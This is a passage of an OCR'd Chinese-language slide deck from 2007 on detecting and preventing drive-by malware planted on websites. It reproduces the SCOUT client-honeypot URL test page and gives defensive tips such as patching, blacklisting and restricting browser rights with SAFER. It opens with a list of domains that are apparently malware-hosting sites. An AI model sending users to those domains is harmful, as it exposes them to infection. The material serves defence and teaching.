
zjs.vxv.cn
yusahi.com
youyou250.go2.icpcn.com
ym52099.512j.com
www6.vadesunjionderunhdae.com
www5.vadesunjionderunhdae.com
www4.vadesunjionderunhdae.com

網站惡意掛馬檢測

- SCOUT - Speedy Complete Online URL Test
  - http://www.nz-honeynet.org/cwebservice.php

網站惡意掛馬檢測

- SCOUT



網站惡意掛馬檢測

- SCOUT

HoneyC > | Capture-HPC >

SCOUT - Speedy Complete Online URL Test

This page allows you to submit a suspicious URL to our high interaction client honeypot Capture to determine whether the suspicious URL is indeed malicious. The client honeypot, which runs Windows XP and Internet Explorer 6, will make the request to the server and determine whether any unauthorized state changes, such as placing an executable file in the start-up folder, have been made. If these state changes are detected, our client honeypot will classify the URL as malicious.

>>> The URL has been submitted to the client honeypot. The results of the analysis will appear in approx. 60 seconds below...<<<

>>> The URL you have submitted to us seems to be benign. <<<

This service has been made possible by Victoria University of Wellington. Because there are only limited amount of hardware resources behind this service, concurrent requests have been capped. If the page indicates that the client honeypot is busy, please try back again later. Help us to expand this service by donating. See http://www.nz-honeynet.org/donations.html for more details on how to donate.

Note: There is no warranty to the classification provided. By submitting URLs through this interface you are consenting to the use of the URL in further research studies.

網站惡意掛馬的預防


July 12, 2007

網站惡意掛馬預防方法

- 安裝修補程式 (作業系統、應用程式..)
- 使用防毒軟體
- 不隨意瀏覽網站
- 考慮IE以外的瀏覽器
- 建立網站黑名單

網站惡意掛馬預防方法

- 提高IE的安全性設定，停用Script和ActiveX元件下載




網站惡意掛馬預防方法

- 經常檢視重要機器其開機執行程序狀態，例如：使用ProcessExplorer、Autoruns等程式或其它廠商開發之工具來比對。
- 請參考技術服務中心網站，教材下載
  - 資安技術經驗分享(一)－最新駭客入侵手法分析及因應.pdf
  - http://www.icst.org.tw/content/application/icst2005/a10010011001100 81/guest-getfile.php?fid=199


網站惡意掛馬預防方法

- 降低網頁瀏覽器權限
  - 掛馬網站大多是藉由瀏覽器的弱點來植入惡意程式
  - 降低瀏覽器的執行權限可以降低惡意程式入侵時的危害
  - 利用Windows作業系統中「軟體限制原則SAFER 」功能來降低特定程式的執行權限
  - 設定方法如下說明


SAFER(軟體限制原則)




SAFER(軟體限制原則)



SAFER(軟體限制原則)

